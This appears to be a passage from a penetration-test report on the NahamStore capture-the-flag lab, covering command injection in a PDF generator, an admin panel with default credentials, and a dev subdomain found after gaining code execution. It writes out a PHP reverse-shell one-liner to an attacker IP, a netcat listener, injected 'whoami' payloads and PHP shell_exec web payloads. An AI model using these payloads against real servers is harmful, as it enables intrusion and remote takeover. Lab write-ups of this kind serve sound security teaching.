
- When a user accesses the `/account/order/6` endpoint, the application generates a PDF receipt for the order, which can be downloaded via a button.

POC :


1. **Open the Order Details:**
    - Navigate to the endpoint `http://nahamstore.thm/account/order/6` to view the order details.



2. **View the Source Code:**
    - Inspect the page source to identify hidden form parameters. Look for parameters like `what` and `id`.




3. **Intercept the PDF Generation Request:**
    - Click the button to generate the PDF and intercept the request to `/pdf-generator`.




4. **Edit the Request Content:**
   - Modify the intercepted request content to test for command execution. Change it from:to:

     ```
     what=order&id=6;whoami
     ```

   - This tests if the server responds to the command injection.




5. **Test Different Payloads:**
   - Try various payloads to see the server's response:
     - `what=order&id=6&whoami`
     - `what=order&id=6$(whoami)`
   - Observe that you might not receive a response with these attempts.



6. **Successful Payload:**
   - Search for a PHP reverse shell payload. Use the following payload:

```
php -r '$sock=fsockopen("10.0.0.1",9000);exec("/bin/sh -i <&3 >&3 2>&3");'
```

   - Change the IP and port to your server's or machine's IP and desired port. Your final payload becomes:




   - Send the request. You should receive a 200 OK status code with no response body.

7. **Start Netcat Listener:**
   - On your machine, start a Netcat listener to catch the reverse shell:


```
nc -nlvp 9000
```

8. **Encode Your Payload:**
   - Use Burp Suite to URL encode your final payload and send the request.




9. **Access the Shell:**
   - Go to your machine where you started the Netcat listener. You should now have a reverse shell.

10. **Test the Shell:**
    - Execute the `whoami` command to verify you have shell access.



11. **Retrieve the Flag:**
    - Search for the flag on the server:

```
cd /
cat flag.txt
```



Impact

The exploitation of this vulnerability allows attackers to:

- Execute arbitrary commands on the server, leading to potential system compromise.
- Gain unauthorized access to sensitive files, including the flag file.
- Manipulate the server environment for further attacks.

Recommendations

To mitigate this issue, it is recommended to:

1. **Validate Input Parameters**: Ensure that all input parameters are validated and sanitized to prevent command injection vulnerabilities.
2. **Implement Whitelisting**: Use whitelisting for accepted parameters to ensure only expected values can be processed.
3. **Limit Execution Context**: Restrict the execution context of server-side scripts to prevent unauthorized code execution.

2.9 Admin Panel Vulnerabilities

1) Admin Panel Access Misconfiguration

Title → Admin Panel Misconfiguration

Type (Web app /Linux OS / Windows OS) → Web App

Risk Rating → Critical

Description :

Admin Panel Misconfiguration vulnerability was discovered on port `8000` of **nahamstore.thm**. This admin panel was accessible with default credentials, allowing an attacker to gain full administrative control of the application. This misconfiguration exposes sensitive data and allows unauthorized users to perform administrative actions, such as editing source code and uploading malicious files.

Steps to reproduce:


- Through **Nmap** scanning, port 8000 was found to be open and hosting an admin panel.
- The admin panel can be accessed with the default credentials `admin:admin`, allowing full access to sensitive parts of the application.

POC :


1. **Nmap Scan:**
    - Perform an Nmap scan to identify open ports and services:

```
nmap -A -sS nahamstore.thm
```


- The scan reveals that port 8000 is open, hosting an admin panel.




2. **Access the Port:**
   - Navigate to the admin panel via `nahamstore.thm:8000/` but no result.




3. **Content Discovery:**
   - Use a **ffuf tool** to discover the `/admin` endpoint:



4. **Open Admin Panel:**
   - Visit `http://nahamstore.thm:8000/admin`.




5. **Bypass Authentication:**
   - Use default credentials `admin:admin` to log in and gain full access to the admin panel.




6. **Edit the Source Code:**
   - Navigate to the **Marketing Manager** section, and insert a malicious PHP payload. Here's an example payload to execute a simple command:

```
<?php
$output = shell_exec('whoami');
echo "Current user: " . $output;
?>
```



7. **See the Result:**
   - Open the link that points to the modified code and observe the command execution result (e.g., the output of `whoami`).




8. **Flag Payload:**
   - To retrieve the flag, execute a PHP script that searches for `flag.txt` and displays its content:

```
php
Copy code
<?php
$filePath = shell_exec('find / -name "flag.txt" 2>/dev/
null');
$filePath = trim($filePath);

if (!empty($filePath)) {
    echo "File found at: " . $filePath . "<br>";
    $content = file_get_contents($filePath);

    if ($content === false) {
        echo "Error reading the file.";
    } else {
        echo "Content of flag.txt: " . $content;
    }
} else {
    echo "flag.txt file not found.";
}
?>
```

9. **Retrieve the Flag:**
   - After executing the payload, the content of the `flag.txt` file is displayed.



Completed !!

Impact

The exploitation of this vulnerability allows attackers to:

- Access sensitive system configurations and user information.
- Perform administrative actions, including user management and system modification.
- Fully compromise the security of the application by modifying code and executing arbitrary commands on the server.

Recommendations

To mitigate this issue, it is recommended to:

1. **Implement Strong Authentication:** Ensure that access to the admin panel is protected by secure, non-default credentials.

2. **Role-Based Access Control (RBAC):** Implement RBAC to ensure that only authorized personnel can access administrative features.
3. **Monitor Access Logs:** Regularly audit access logs for any unusual activity, particularly on sensitive endpoints such as the admin panel.

2.10 Sensitive Data Disclosure Vulnerabilities

1) Sensitive Data Disclosure via Subdomain

- **Title →** Sensitive Data Disclosure
- **Type (Web app /Linux OS / Windows OS) →** Web App
- **Risk Rating →** Critical

Description :


A **Sensitive Data Disclosure** vulnerability was identified through a misconfigured subdomain, allowing access to sensitive customer information, including **Social Security Numbers (SSNs)**. This subdomain was discovered during an RCE investigation on **nahamstore.thm**, and upon further content discovery, it was found to expose personal data without proper authorization checks.

POC:

1. **Remote Code Execution (RCE):**
    - After gaining RCE on the main domain, I listed all hosts from `/etc/hosts` and found a different subdomain not identified during subdomain enumeration: `nahamstore-2020-dev.nahamstore.thm`.

```
$ cd ..
$ cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.3      2431fe29a4b0
127.0.0.1       nahamstore.thm
127.0.0.1       www.nahamstore.thm
172.17.0.1      stock.nahamstore.thm
172.17.0.1      marketing.nahamstore.thm
172.17.0.1      shop.nahamstore.thm
172.17.0.1      nahamstore-2020.nahamstore.thm
172.17.0.1      nahamstore-2020-dev.nahamstore.thm
10.131.104.72   internal-api.nahamstore.thm
$
```


2. **Access the subdomain :**
    - Attempting to access the subdomain did not yield any immediate results.



3. **Content Discovery on the Subdomain:**
    - Using **ffuf** for content discovery on the subdomain with the following command:

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://nahamstore-2020-dev.nahamstore.thm/FUZZ -c
```

